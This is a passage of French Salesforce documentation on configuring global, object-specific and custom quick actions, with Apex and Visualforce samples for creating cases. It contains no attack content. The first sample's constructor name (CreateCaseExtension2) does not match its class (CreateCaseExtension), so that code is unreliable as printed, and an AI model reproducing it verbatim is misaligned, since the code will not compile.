| Requête | • Nouvelle requête enfant<br>• Consigner un appel (les appels consignés sont enregistrés en tant que tâches terminées)<br>• Nouvelle tâche<br>• Nouvel événement |
| Contact | • Nouvelle tâche<br>• Consigner un appel (les appels consignés sont enregistrés en tant que tâches terminées)<br>• Nouvelle requête<br>• Nouvelle note<br>• Nouvel événement |
| Piste | • Nouvelle tâche<br>• Consigner un appel (les appels consignés sont enregistrés en tant que tâches terminées)<br>• Nouvelle requête<br>• Nouvelle note<br>• Nouvel événement |
| Opportunité | • Nouvelle tâche<br>• Consigner un appel (les appels consignés sont enregistrés en tant que tâches terminées)<br>• Nouvelle requête<br>• Nouvelle note |

| Présentation | Actions incluses dans l'ensemble d'actions mobiles intelligentes |
| --- | --- |
| | • Nouvel événement |

CONSULTER ÉGALEMENT :

Actions

Configuration d'actions avec Chatter activée

## Actions globales

Vous pouvez ajouter des actions globales à toutes les pages qui prennent en charge les actions, comme la page Accueil, l'onglet Chatter et toutes les pages d'objet. Les actions globales de création permettent aux utilisateurs de créer des enregistrements d'objet, mais les nouveaux enregistrements n'ont aucune relation avec les autres enregistrements.

Vous pouvez également utiliser une action `Créer un enregistrement` globale pour permettre aux utilisateurs de Salesforce pour Outlook de créer des enregistrements directement depuis le panneau latéral de Salesforce. Pour plus d'informations, reportez-vous à Configuration des commerciaux pour la création d'enregistrements directement depuis le panneau latéral Salesforce à la page 2313.

**Remarque:** Seules les actions Chatter standard (Publication, Fichier, Lien, Sondage et Remerciements) sont affichées dans la page du profil utilisateur, quelles que soient les actions de la présentation de page Utilisateur.

Pour que les utilisateurs puissent poser des questions dans leur fil, groupes et enregistrements Chatter, ajoutez l'action Question aux présentations globales.

Ajoutez des actions Consigner un appel à des présentations globales afin de permettre aux utilisateurs d'enregistrer les détails d'appels à partir de pages globales. Par exemple, les utilisateurs peuvent consigner des appels à partir de la page Accueil et l'onglet Chatter dans le site complet de Salesforce, ou dans les pages Fil et Groupes dans Salesforce1.

Utilisez une page Visualforce, un composant Lightning ou une application de zone de dessin afin de créer des actions personnalisées globales pour les tâches qui ne nécessitent pas l'utilisation d'enregistrements ayant une relation avec un objet spécifique. Les applications de zone de dessin que vous souhaitez utiliser en tant qu'actions personnalisées nécessitent l'emplacement Éditeur. Pour appeler des composants Lightning à partir d'actions personnalisées, Mon domaine doit être déployé dans votre organisation. Les pages Visualforce que vous souhaitez utiliser en tant qu'actions globales personnalisées ne peuvent pas utiliser de contrôleur standard. Par exemple, vous souhaitez une action personnalisée permettant aux utilisateurs de saisir la rue d'une adresse et d'afficher une carte, l'heure locale et la météo locale. Créez une page Visualforce qui n'utilise aucun contrôleur standard et ajoutez-la en tant qu'action globale personnalisée.

Pour plus d'informations sur les applications de zone de dessin et les actions personnalisées, reportez-vous au guide *Salesforce1 App Developer Guide*.

**Remarque:**

- Les groupes Chatter comprenant des clients ne prennent pas en charge les actions globales Créer, Consigner un appel et personnalisé, et affichent uniquement des actions Chatter standard (telles que Publication, Fichier, Lien et Sondage).
- Les actions de création d'enregistrement pour qui représentent l'objet détails dans une relation principal-détails, doivent être spécifiques à un objet, pas globales.

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition, **Database.com** Edition et **Developer** Edition.

### Objet pris en charge pour les actions Créer

Vous pouvez créer des actions globales qui permettent aux utilisateurs de créer les types d'enregistrement suivants :

- Compte
- Ressource
- Badge
- Campagne
- Requête
- Contact
- Contrat
- Objets personnalisés
- Événement (sans invité)
- Objectif
- Groupe
- Piste
- Note
- Opportunité
- Compte personnel
- Question
- Récompense
- Tâche
- Ordre d'exécution

Création d'actions rapides globales

Vous pouvez ajouter des actions globales à toutes les pages qui prennent en charge les actions, notamment la page Accueil, l'onglet Chatter et les pages d'objet. Par exemple, ajoutez une action Consigner un appel à des présentations globales pour permettre aux utilisateurs d'enregistrer les détails des appels directement dans le fil Chatter.

CONSULTER ÉGALEMENT :

Actions spécifiques à un objet

Actions avec et sans Chatter

Actions

### Création d'actions rapides globales

Vous pouvez ajouter des actions globales à toutes les pages qui prennent en charge les actions, notamment la page Accueil, l'onglet Chatter et les pages d'objet. Par exemple, ajoutez une action Consigner un appel à des présentations globales pour permettre aux utilisateurs d'enregistrer les détails des appels directement dans le fil Chatter.

AUTORISATIONS UTILISATEUR

Pour créer des actions :
- Personnaliser l'application

Procédure : Création d'une action rapide globale

1. Dans Configuration, saisissez *Actions* dans la case Recherche rapide, puis sélectionnez **Actions globales**.

2. Cliquez sur **Nouvelle action**.
3. Sélectionnez le type d'action à créer.
4. Personnalisez l'action.
   - Pour une action Créer un enregistrement, sélectionnez le type d'objet à créer. Si l'objet a plusieurs types d'enregistrement, sélectionnez celui que vous souhaitez utiliser pour les enregistrements créés via cette action.
   - Pour une action Visualforce personnalisée ou de Zone de dessin personnalisée, sélectionnez une page Visualforce ou une application de zone de dessin, puis spécifiez la hauteur de la fenêtre de l'action. La largeur est fixe.
   - Pour une action de composant Lightning, sélectionnez le composant que l'action doit appeler.
5. Saisissez une étiquette pour l'action. Les utilisateurs affichent cette étiquette en tant que nom de l'action.

   Conseil: Si vous créez une action Créer un enregistrement ou Consigner un appel, sélectionnez une option dans la liste `Type d'étiquette standard` pour que Salesforce génère l'étiquette. Pour les étiquettes de cette liste qui comprennent « Enregistrement » et « Type d'enregistrement », Salesforce renseigne le type d'objet ou le type d'enregistrement que l'action crée. Par exemple, si vous sélectionnez l'étiquette standard Créer un « enregistrement » dans une action créer un contact, l'étiquette Créer un contact est générée.
6. Si nécessaire, modifiez le nom de l'action.
   Ce nom est utilisé dans l'API et dans les packages gérés. Il doit commencer par une lettre, contenir uniquement des caractères alphanumériques et des tirets, et ne peut pas se terminer par un trait de soulignement ou inclure deux traits de soulignement consécutifs. Si vous ne maîtrisez pas l'utilisation de l'API, nous suggérons de ne pas modifier ce champ.
7. Saisissez une description de l'action.
   La description est affichée dans la page de détail de l'action et dans la liste de la page Boutons liens et actions. La description n'est pas visible pour tous les utilisateurs. Si vous créez plusieurs actions avec le même objet, nous recommandons d'utiliser une description détaillée, par exemple « Créer un contact dans le compte en utilisant un type d'enregistrement Nouveau client ».
8. Pour une action Créer un enregistrement ou Consigner un appel, spécifiez si vous souhaitez créer un élément de fil une fois l'action terminée.
9. Pour une action Créer un enregistrement, Mettre à jour un enregistrement ou Consigner un appel, vous pouvez ajouter un message de réussite personnalisé qui s'affiche une fois l'action exécutée avec succès.
10. Vous pouvez également cliquer sur **Modifier l'icône** afin de sélectionner une autre icône pour l'action.

    La taille des images personnalisées utilisées pour les icônes d'action ne doit pas dépasser 1 Mo.
11. Cliquer sur **Enregistrer**.

Lorsque vous avez créé une action rapide, personnalisez sa présentation, ajoutez des valeurs prédéfinies, puis ajoutez l'action à des présentations de page.

Conseil: Si vous supprimez une action, elle est automatiquement retirée de toutes les présentations auxquelles elle est attribuée.

CONSULTER ÉGALEMENT :

Définition de valeurs de champ prédéfinies pour les champs d'action rapide

Personnalisation des actions à l'aide de l'éditeur de présentation de page avancé

Messages de succès personnalisés pour les actions rapides

Pages Visualforce en tant qu'actions personnalisées spécifiques à un objet

## Actions spécifiques à un objet

Les actions spécifiques à un objet permettent aux utilisateurs de créer ou de mettre à jour rapidement des enregistrements, de consigner des appels, d'envoyer des e-mails, etc., dans le contexte d'un objet donné.

Les actions spécifiques à un objet créent des enregistrements qui sont automatiquement associés à des enregistrements liés. Par exemple, vous ajoutez une action spécifique à un objet dans l'objet Compte qui crée des contacts. Si un utilisateur crée un contact avec cette action dans la page de détail du compte Acme, ce nouveau contact est automatiquement associé à Acme. Les actions spécifiques à un objet sont uniquement disponibles sur les présentations de page de cet objet. Par exemple, vous pouvez ajouter l'action Nouveau membre de groupe uniquement à la présentation de l'éditeur de groupe.

Lorsqu'un utilisateur crée un enregistrement à l'aide d'une action de création spécifique à un objet, un élément de fil s'affiche pour cet enregistrement :

- Dans le fil de l'enregistrement dans lequel l'enregistrement a été créé
- En tant que première entrée dans le fil du nouvel enregistrement
- Dans le fil Chatter de l'utilisateur qui a créé l'enregistrement
- Dans le fil de profil de l'utilisateur qui a créé l'enregistrement
- Dans le fil Chatter de tous les utilisateurs qui suivent l'enregistrement dans lequel l'enregistrement a été créé
- Dans le fil Chatter de tous les utilisateurs qui suivent automatiquement le nouvel enregistrement via des déclencheurs personnalisés ou des règles de suivi automatique des nouveaux enregistrements

Les actions Consigner un appel spécifiques à un objet permettent aux utilisateurs de prendre des notes sur des appels, des réunions ou d'autres interactions associées à un enregistrement spécifique.

Les actions de mise à jour spécifiques à un objet facilitent la modification des enregistrements pour les utilisateurs. Vous pouvez définir les champs qui peuvent être mis à jour.

Les actions personnalisées spécifiques à un objet invoquent des composants Lightning, des pages Visualforce ou des applications de zone de dessin qui permettent aux utilisateurs d'interagir avec ou de créer des enregistrements ayant une relation avec un enregistrement d'objet. La page Visualforce d'une action personnalisée spécifique à un objet doit inclure le contrôleur standard de l'objet approprié. Par exemple, utilisez le contrôleur de contact standard pour créer une action personnalisée permettant aux utilisateurs d'importer le profil Twitter d'un contact, puis ajoutez cette information à un enregistrement de contact.

Les actions Envoyer un e-mail, disponibles uniquement dans les requêtes, permettent aux utilisateurs d'accéder à une version simplifiée de l'action E-mail de Fil de requête dans Salesforce1.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Les actions rapides sont disponibles dans : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition, **Database.com** Edition et **Developer** Edition.

Actions de zone de dessin personnalisées disponibles avec : **Professional** (avec Zone de dessin Force.com activé), **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

### Objets pris en charge

Lors de la création d'une action spécifique à un objet, vous pouvez sélectionner comme objet cible uniquement un événement, une tâche ou tout objet qui a une relation parent-enfant ou de référence avec l'objet hôte. Vous pouvez créer des actions spécifiques à des objets dans de nombreux objets, notamment :

- Compte
- Campagne
- Requête
- Contact
- Objets personnalisés

- Groupe
- Piste
- Opportunité

Création d'actions rapides spécifiques à un objet

Les actions spécifiques à un objet permettent aux utilisateurs de créer des enregistrements qui ont des relations automatiques avec d'autres enregistrements, de mettre à jour des enregistrements spécifiques et d'interagir avec des enregistrements comme vous le souhaitez.

CONSULTER ÉGALEMENT :

Actions globales

Actions avec et sans Chatter

Actions

## Création d'actions rapides spécifiques à un objet

Les actions spécifiques à un objet permettent aux utilisateurs de créer des enregistrements qui ont des relations automatiques avec d'autres enregistrements, de mettre à jour des enregistrements spécifiques et d'interagir avec des enregistrements comme vous le souhaitez.

1. Dans les paramètres de gestion de l'objet pour lequel vous souhaitez créer une action, accédez à Boutons, liens et actions.
2. Cliquez sur **Nouvelle action**.
3. Sélectionnez le type d'action à créer.
4. Personnalisez l'action.
   - Pour une action Créer un enregistrement, sélectionnez le type d'objet à créer.
     - Si l'objet a plusieurs types d'enregistrement, sélectionnez celui que vous souhaitez utiliser pour les enregistrements créés via cette action.
     - Si l'objet pour lequel vous créez l'action a plusieurs relations avec l'objet cible, sélectionnez le champ que vous souhaitez renseigner lors de la création d'un enregistrement. Si deux objets ont une relation principale-détails, vous ne pouvez pas sélectionner le champ à renseigner. Le champ de `Relation` principal-détail est sélectionné par défaut, vous ne pouvez pas modifier ce paramètre.
   - Pour une action Visualforce personnalisée, sélectionnez la page Visualforce puis spécifiez la hauteur de la fenêtre de l'action. La largeur est fixe.
   - Pour une action de composant Lightning, sélectionnez le composant appelé par l'action.
5. Saisissez une étiquette pour l'action. Les utilisateurs affichent cette étiquette en tant que nom de l'action.

   Conseil: Si vous créez une action Créer un enregistrement ou Consigner un appel, sélectionnez une option dans la liste `Type d'étiquette standard` pour que Salesforce génère l'étiquette. Pour les étiquettes de cette liste qui comprennent « Enregistrement » et « Type d'enregistrement », Salesforce renseigne le type d'objet ou le type d'enregistrement que l'action crée. Par exemple, si vous sélectionnez l'étiquette standard Créer un « enregistrement » dans une action créer un contact, l'étiquette Créer un contact est générée.
6. Si nécessaire, modifiez le nom de l'action.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition, **Database.com** Edition et **Developer** Edition.

AUTORISATIONS UTILISATEUR

Pour créer des actions :
- Personnaliser l'application

Ce nom est utilisé dans l'API et dans les packages gérés. Il doit commencer par une lettre, contenir uniquement des caractères alphanumériques et des tirets, et ne peut pas se terminer par un trait de soulignement ou inclure deux traits de soulignement consécutifs. Si vous ne maîtrisez pas l'utilisation de l'API, nous suggérons de ne pas modifier ce champ.

7. Saisissez une description de l'action.
   La description est affichée dans la page de détail de l'action et dans la liste de la page Boutons liens et actions. La description n'est pas visible pour tous les utilisateurs. Si vous créez plusieurs actions avec le même objet, nous recommandons d'utiliser une description détaillée, par exemple « Créer un contact dans le compte en utilisant un type d'enregistrement Nouveau client ».
8. Pour une action Créer un enregistrement ou Consigner un appel, spécifiez si vous souhaitez créer un élément de fil une fois l'action terminée.
9. Pour une action Créer un enregistrement, Mettre à jour un enregistrement ou Consigner un appel, vous pouvez ajouter un message de réussite personnalisé qui s'affiche une fois l'action exécutée avec succès.
10. Vous pouvez également cliquer sur **Modifier l'icône** afin de sélectionner une autre icône pour l'action.
    La taille des images personnalisées utilisées pour les icônes d'action ne doit pas dépasser 1 Mo.
11. Cliquer sur **Enregistrer**.

Lorsque vous avez créé une action rapide, personnalisez sa présentation, ajoutez des valeurs prédéfinies, puis ajoutez l'action à des présentations de page.

**Remarque:** Si vous supprimez une action, elle est automatiquement retirée de toutes les présentations auxquelles elle est attribuée.

CONSULTER ÉGALEMENT :

- Définition de valeurs de champ prédéfinies pour les champs d'action rapide
- Personnalisation des actions à l'aide de l'éditeur de présentation de page avancé
- Pages Visualforce en tant qu'actions personnalisées spécifiques à un objet
- Messages de succès personnalisés pour les actions rapides

## Actions rapides personnalisées

*Les actions personnalisées* invoquent des composants Lightning, des pages Visualforce ou des applications de zone de dessin qui contiennent une fonctionnalité que vous définissez. Par exemple, vous pouvez créer une action personnalisée qui autorise les utilisateurs à écrire des commentaires dépassant 5 000 caractères ou qui intègre une application de téléconférence pour permettre aux agents de support de communiquer visuellement avec les clients.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition, **Database.com** Edition et **Developer** Edition.

### Actions de composant Lightning

Les actions de composant Lightning sont des actions personnalisées qui invoquent un composant Lightning. Elles prennent en charge Apex et JavaScript, et permettent d'élaborer en toute sécurité une fonctionnalité personnalisée côté client. Les actions de composant Lightning sont prises en charge uniquement dans Salesforce1 et dans Lightning Experience.

### Pages Visualforce en tant qu'actions personnalisées spécifiques à un objet

Les pages Visualforce ajoutées en tant qu'actions personnalisées dans un objet sont invoquées dans le contexte d'un enregistrement de ce type d'objet. Un ID d'enregistrement spécifique est remis à l'action rapide. Il correspond à l'enregistrement que l'utilisateur recherchait lorsqu'il a cliqué sur l'action personnalisée. Concevez une page qui agit sur ce type d'enregistrement spécifique.

Pages Visualforce en tant qu'actions personnalisées globales

Les pages Visualforce utilisées en tant qu'actions globales peuvent être invoquées dans de nombreux emplacements et n'ont aucun enregistrement spécifique associé. Elles sont totalement « libres », ce qui signifie que vous pouvez écrire le code de votre choix.

Masquage de l'en-tête d'action pour les actions personnalisées Visualforce

Lors de la création d'une page Visualforce à utiliser en tant qu'action personnalisée, vous pouvez masquer l'en-tête de l'action. Cela prête moins à confusion pour l'utilisateur, notamment si vous avez spécifié vos propres boutons dans la page Visualforce.

Prérequis à l'utilisation d'applications de zone de dessin en tant qu'actions personnalisées

L'utilisation d'applications de zone de dessin en tant qu'actions personnalisées permet d'accorder aisément aux utilisateurs l'accès aux fonctionnalités de vos applications dans Chatter et ailleurs dans Salesforce.

CONSULTER ÉGALEMENT :

- Création d'actions rapides globales
- Création d'actions rapides spécifiques à un objet
- Pages Visualforce en tant qu'actions personnalisées spécifiques à un objet
- Prérequis à l'utilisation d'applications de zone de dessin en tant qu'actions personnalisées

## Actions de composant Lightning

Les actions de composant Lightning sont des actions personnalisées qui invoquent un composant Lightning. Elles prennent en charge Apex et JavaScript, et permettent d'élaborer en toute sécurité une fonctionnalité personnalisée côté client. Les actions de composant Lightning sont prises en charge uniquement dans Salesforce1 et dans Lightning Experience.

**Remarque:** Pour permettre aux actions de composants Lightning de fonctionner normalement, Mon domaine doit être déployé dans votre organisation.

Vous pouvez ajouter des actions de composant Lightning à la présentation de page d'un objet à l'aide de l'éditeur de présentation de page. Si vous avez des actions de composant Lightning dans votre organisation, elles se situent dans la catégorie Actions Salesforce1 et Lightning dans la palette de l'éditeur de présentation de page.

Dans les pages d'enregistrement de Lightning Experience, les actions de composant Lightning sont affichées dans un menu d'action au niveau de la page dans le panneau de présentation.

Éditions

Disponible avec : Salesforce1 et Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition et **Developer** Edition

Les actions de composant Lightning ne peuvent pas appeler n'importe quel composant Lightning de votre organisation. Pour fonctionner en tant qu'action de composant Lightning, un composant doit être spécialement configuré à cet effet et implémenter l'interface `force:LightningQuickAction` ou `force:LightningQuickActionWithoutHeader`. Pour plus d'informations sur la configuration de composants personnalisés, reportez-vous au guide Lightning Components Developer Guide.

Si vous envisagez d'empaqueter une action de composant Lightning, les invocations de l'action de composant doivent être marquées `access=global`.

CONSULTER ÉGALEMENT :

- Mon domaine

### Pages Visualforce en tant qu'actions personnalisées spécifiques à un objet

Les pages Visualforce ajoutées en tant qu'actions personnalisées dans un objet sont invoquées dans le contexte d'un enregistrement de ce type d'objet. Un ID d'enregistrement spécifique est remis à l'action rapide. Il correspond à l'enregistrement que l'utilisateur recherchait lorsqu'il a cliqué sur l'action personnalisée. Concevez une page qui agit sur ce type d'enregistrement spécifique.

Les pages Visualforce que vous créez pour les utiliser en tant qu'actions spécifiques à un objet, doivent utiliser un contrôleur d'objet standard. Utilisez des extensions de contrôleur pour ajouter un code personnalisé, comprenant des méthodes `@RemoteAction` que vous pouvez appeler à l'aide de JavaScript remoting.

Votre code personnalisé peut exécuter d'autres actions que la mise à jour de l'enregistrement d'origine. Par exemple, l'action personnalisée Créer une commande rapide recherche un article correspondant. Elle crée ensuite une facture et un élément de ligne dans le cadre du processus de création d'une commande pour un article. Cette logique est exécutée dans le contexte de l'enregistrement du compte d'origine : la facture est associée à l'enregistrement du compte dans lequel l'action de commande rapide a été invoquée.

Une fois l'action terminée, redirigez l'utilisateur vers une page associée à l'enregistrement d'origine.

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition, **Database.com** Edition et **Developer** Edition.

L'exemple de code suivant présente une page utilisée comme action personnalisée dans l'objet compte. Elle utilise par conséquent le contrôleur Compte standard. Cette action permet aux utilisateurs de créer des requêtes à partir des pages de détail du compte. Son interface utilisateur est différente de celle des actions de création standard.

```
public with sharing class CreateCaseExtension {
    private final SObject parent;
    public Case theCase {get; set;}
    public String lastError {get; set;}

    public CreateCaseExtension2(ApexPages.StandardController controller) {
        parent = controller.getRecord();
        theCase = new Case();
        theCase.accountId = parent.id;
        lastError = '';
    }

    public PageReference createCase() {
        createNewCase();
        theCase = new Case();
        theCase.accountId = parent.id;
        return null;
    }

     private void createNewCase() {
        try {
            insert theCase;

            FeedItem post = new FeedItem();
            post.ParentId = ApexPages.currentPage().getParameters().get('id');
            post.Body = 'created a case';
            post.type = 'LinkPost';
            post.LinkUrl = '/' + theCase.id;
            post.Title = theCase.Subject;
            insert post;
        } catch(System.Exception ex){
```

```
            lastError = ex.getMessage();
        }
    }
}

<apex:page standardcontroller="Account" extensions="CreateCaseExtension" showHeader="false">

    <script type='text/javascript' src='/canvas/sdk/js/publisher.js'/>
    <style>
        .requiredInput .requiredBlock, .requiredBlock {background-color: white;}
        .custompubblock div {display: inline-block;}
        .custompublabel {width:54px;}
    </style>
    <script>
        function refreshFeed() {
            Sfdc.canvas.publisher.publish({name : 'publisher.refresh', payload :
{feed:true}});
        }
    </script>
    <div>
        <apex:form >
            <apex:actionFunction action="{!createCase}" name="createCase" rerender="out"

            oncomplete="refreshFeed();"/>
            <apex:outputPanel id="out" >
                <div class="custompubblock">
                    <div class="custompublabel">Account:</div><apex:inputField
value="{!theCase.accountId}"
                    style="margin-left:0;"/>   
                   <div>Contact: </div><apex:inputField value="{!theCase.contactId}"
 />
                </div>
                <apex:inputField value="{!theCase.description}"
style="width:538px;height:92px;margin-top:4px;" />
                <div class="custompubblock" style="margin-top:5px;">
                    <div>Status: </div><apex:inputField value="{!theCase.status}"
/>   
                   <div>Priority: </div><apex:inputField value="{!theCase.priority}"
 />   
                  <div>Case Origin: </div><apex:inputField value="{!theCase.origin}"
 />
                </div>
            </apex:outputPanel>
        </apex:form><br/>
        <button type="button" onclick="createCase();"
        style="position:fixed;bottom:0px;right:0px;padding:5px 10px;
        font-size:13px; font-weight:bold; line-height:
        18px;background-color:#0271BF;background-image:-moz-linear-gradient(#2DADDC,
#0271BF);background-repeat:repeat-x;border-color:#096EB3;"
        id="addcasebutton">Create Case</button>
    </div>
</apex:page>
```

### Configuration requise pour l'actualisation de pages hôtes

Si vous souhaitez qu'une action personnalisée, spécifique à un objet ou générale, actualise le fil dans la page qui l'héberge, la page Visualforce que vous créez pour cette action doit :

- Référencer le fichier JavaScript de l'éditeur : `<script type='text/javascript' src='/canvas/sdk/js/publisher.js'/>` (le kit de développement Force.com Canvas n'est pas requis pour la création d'actions Visualforce personnalisées).
- Inclure l'appel JavaScript suivant : `Sfdc.canvas.publisher.publish({name : 'publisher.refresh', payload : {feed:true}});`.

CONSULTER ÉGALEMENT :

Pages Visualforce en tant qu'actions personnalisées globales

Création d'actions rapides spécifiques à un objet

Actions

## Pages Visualforce en tant qu'actions personnalisées globales

Les pages Visualforce utilisées en tant qu'actions globales peuvent être invoquées dans de nombreux emplacements et n'ont aucun enregistrement spécifique associé. Elles sont totalement « libres », ce qui signifie que vous pouvez écrire le code de votre choix.

Les pages Visualforce que vous créez pour les utiliser en tant qu'actions globales ne peuvent pas utiliser un contrôleur d'objet standard. Vous devez écrire un contrôleur personnalisé pour gérer la page.

Lorsqu'une action globale se termine, l'utilisateur doit être redirigé vers l'enregistrement parent créé dans le cadre de l'action ou être renvoyé à son point de départ.

L'exemple de code suivant présente une page Visualforce conçue pour être utilisée comme action personnalisée dans tous les objets qui prennent en charge les actions. Cette action permet aux utilisateurs de créer des requêtes à partir de pages de détail d'enregistrement, de Chatter, de groupes Chatter (à l'exception de groupes de clients) ou de la page d'accueil. Son interface utilisateur est différente de celle des actions de création standard. Comme avec toute action globale, les enregistrements créés via cette action ne sont pas associés à d'autres enregistrements.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition, **Database.com** Edition et **Developer** Edition.

```
<!-- Custom controller -->
public with sharing class CreateCaseController {
    public Case theCase {get; set;}
    public String lastError {get; set;}
    public CreateCaseController() {
        theCase = new Case();
        lastError = '';
    }

    public PageReference createCase() {
        createNewCase();
        theCase = new Case();
        return null;
    }

     private void createNewCase() {
        try {
```

```
            insert theCase;

            FeedItem post = new FeedItem();
            post.ParentId = ApexPages.currentPage().getParameters().get('id');
            post.Body = 'created a case';
            post.type = 'LinkPost';
            post.LinkUrl = '/' + theCase.id;
            post.Title = theCase.Subject;
            insert post;
        } catch(System.Exception ex){
           lastError = ex.getMessage();
        }
    }
}

<apex:page controller="CreateCaseController" showHeader="false">
    <script type='text/javascript' src='/canvas/sdk/js/publisher.js'/>
    <style>
        .requiredInput .requiredBlock, .requiredBlock {background-color: white;}
        .custompubblock div {display: inline-block;}
        .custompublabel {width:54px;}
    </style>

     <script>
      function refreshFeed() {
          Sfdc.canvas.publisher.publish({name : 'publisher.refresh',  payload : {feed:
true}});
      }
     </script>


    <div>
        <apex:form >
            <apex:actionFunction action="{!createCase}" name="createCase" rerender="out"
oncomplete="refreshFeed();"/>
            <apex:outputPanel id="out" >
                <div class="custompubblock">
                    <div>Subject: </div><apex:inputField value="{!theCase.subject}"
style="width:500px;" />
                </div>
                <div class="custompubblock">
                    <div class="custompublabel">Account:</div><apex:inputField
value="{!theCase.accountId}"
                    style="margin-left:0;"/>   
                   <div>Contact: </div><apex:inputField value="{!theCase.contactId}"
 />
                </div>
                <apex:inputField value="{!theCase.description}"
style="width:500px;height:92px;margin-top:4px;" />
                <div class="custompubblock" style="margin-top:5px;">
                    <div>Status: </div><apex:inputField value="{!theCase.status}"
/>   
                   <div>Priority: </div><apex:inputField value="{!theCase.priority}"
 />   
```

```
                    <div>Case Origin: </div><apex:inputField value="{!theCase.origin}"
 />
                </div>
                 <div style="color:red;">{!lastError}</div>
             </apex:outputPanel>
         </apex:form><br/>
         <button type="button" onclick="createCase();"
style="position:fixed;bottom:0px;right:0px;padding:5px 10px;
         font-size:13px; font-weight:bold; line-height:
         18px;background-color:#0271BF;background-image:-moz-linear-gradient(#2DADDC,
#0271BF);background-repeat:repeat-x;
         border-color:#096EB3;" id="addcasebutton">Create Case</button>
    </div>
</apex:page>
```

### Configuration requise pour l'actualisation de pages hôtes

Pour qu'une action personnalisée spécifique à un objet ou globale actualise le fil dans la page qui l'héberge, la page Visualforce que vous créez pour cette action doit :

- Référencer le fichier JavaScript de l'éditeur : `<script type='text/javascript' src='/canvas/sdk/js/publisher.js'/>` (le kit de développement Force.com Canvas n'est pas requis pour la création d'actions Visualforce personnalisées).
- Inclure l'appel JavaScript suivant : `Sfdc.canvas.publisher.publish({name : 'publisher.refresh', payload : {feed:true}});`.

CONSULTER ÉGALEMENT :

Pages Visualforce en tant qu'actions personnalisées spécifiques à un objet

Création d'actions rapides globales

Actions

## Masquage de l'en-tête d'action pour les actions personnalisées Visualforce

Lors de la création d'une page Visualforce à utiliser en tant qu'action personnalisée, vous pouvez masquer l'en-tête de l'action. Cela prête moins à confusion pour l'utilisateur, notamment si vous avez spécifié vos propres boutons dans la page Visualforce.

Pour masquer l'en-tête, ajoutez `showQuickActionVfHeader="false"` à la balise `<apex:page>` de la page Visualforce de l'action personnalisée. Lorsque l'action Visualforce personnalisée est restituée dans Salesforce1, l'en-tête ainsi que les boutons Annuler et Enregistrer sont masqués. L'utilisation de cet attribut n'affecte pas l'affichage de l'action dans le site complet de Salesforce.

Si vous ne spécifiez pas `showQuickActionVfHeader`, la valeur `true` est appliquée par défaut.

L'attribut `showQuickActionVfHeader` n'est pas pris en charge dans les communautés.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition, **Database.com** Edition et **Developer** Edition.

CONSULTER ÉGALEMENT :

Pages Visualforce en tant qu'actions personnalisées spécifiques à un objet

Pages Visualforce en tant qu'actions personnalisées globales

### Prérequis à l'utilisation d'applications de zone de dessin en tant qu'actions personnalisées

L'utilisation d'applications de zone de dessin en tant qu'actions personnalisées permet d'accorder aisément aux utilisateurs l'accès aux fonctionnalités de vos applications dans Chatter et ailleurs dans Salesforce.

Vous pouvez utiliser en tant qu'action personnalisée n'importe quelle application de zone de dessin qui utilise Éditeur comme emplacement. Par exemple, vous pouvez utiliser une application de rapport sur les dépenses en tant qu'action personnalisée afin de faciliter pour les commerciaux la soumission de rapports sur les dépenses directement à partir de fils. Une action personnalisée qui inclut une application de zone de dessin de vidéoconférence peut aider les agents de support à communiquer visuellement avec les clients afin de faciliter les dépannage techniques.

Avant de créer une action personnalisée avec une application de zone de dessin, assurez-vous que l'application utilise Éditeur en tant qu'emplacement et pensez à accorder l'accès à l'application aux utilisateurs qui doivent utiliser l'action.

CONSULTER ÉGALEMENT :

- Actions rapides personnalisées
- Pages Visualforce en tant qu'actions personnalisées spécifiques à un objet
- Actions

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Les actions rapides sont disponibles dans : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition, **Database.com** Edition et **Developer** Edition.

Actions de zone de dessin personnalisées disponibles avec : **Professional** (avec Zone de dessin Force.com activé), **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## Activation d'actions dans l'éditeur Chatter

L'activation d'actions dans l'éditeur vous permet d'ajouter des actions que vous avez créées aux éditeurs Chatter dans la page d'accueil, dans l'onglet Chatter, dans des groupes Chatter et dans des pages de détail d'enregistrement.

Par défaut, l'éditeur Chatter inclut les actions standard Publication, Fichier, Lien, Sondage, Question et Remerciements. Lorsque les actions sont activées dans les paramètres de l'éditeur, vous pouvez également inclure des actions non standard à l'éditeur Chatter. Les actions non standard comprennent Créer, Mettre à jour, Consigner un appel, des actions personnalisées et des actions intelligentes mobiles.

Dans les organisations créées après la version Winter '14, les actions dans l'éditeur sont automatiquement activées.

1. Dans Configuration, saisissez *Paramètres Chatter* dans la case `Recherche rapide`, puis sélectionnez **Paramètres Chatter**.
2. Cliquez sur **Modifier**.
3. Sélectionnez `Activer les actions dans l'éditeur`.
4. Cliquer sur **Enregistrer**.

